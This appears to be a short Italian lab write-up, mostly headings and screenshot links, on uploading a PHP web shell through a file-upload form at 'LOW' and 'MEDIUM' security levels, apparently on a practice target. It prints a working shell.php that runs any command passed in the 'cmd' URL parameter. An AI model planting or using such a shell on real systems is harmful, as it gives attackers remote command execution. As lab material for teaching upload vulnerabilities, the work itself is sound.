

## Collegamento riuscito:



## Shell.php semplice:

```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 8.2 shell.php *  
<?php  
// Eseguire comandi dal browser  
if (isset($_GET['cmd'])) {  
    echo "<pre>";  
    $cmd = shell_exec($_GET['cmd']);  
    echo htmlspecialchars($cmd);  
    echo "</pre>";  
} else {  
    echo "Usa ?cmd= per eseguire comandi.";  
}  
?>
```



## Upload livello sicurezza LOW su BurpSuite:



## Upload riuscito:

## Prova funzionamento con ls:



## Prova funzionamento con cat:

## Bonus:

Caricamento e prova shell più complessa con funzioni più avanzate come navigazione tra directory, apertura file e componente grafica:

Extra:

Caricamento shell con livello sicurezza MEDIUM:
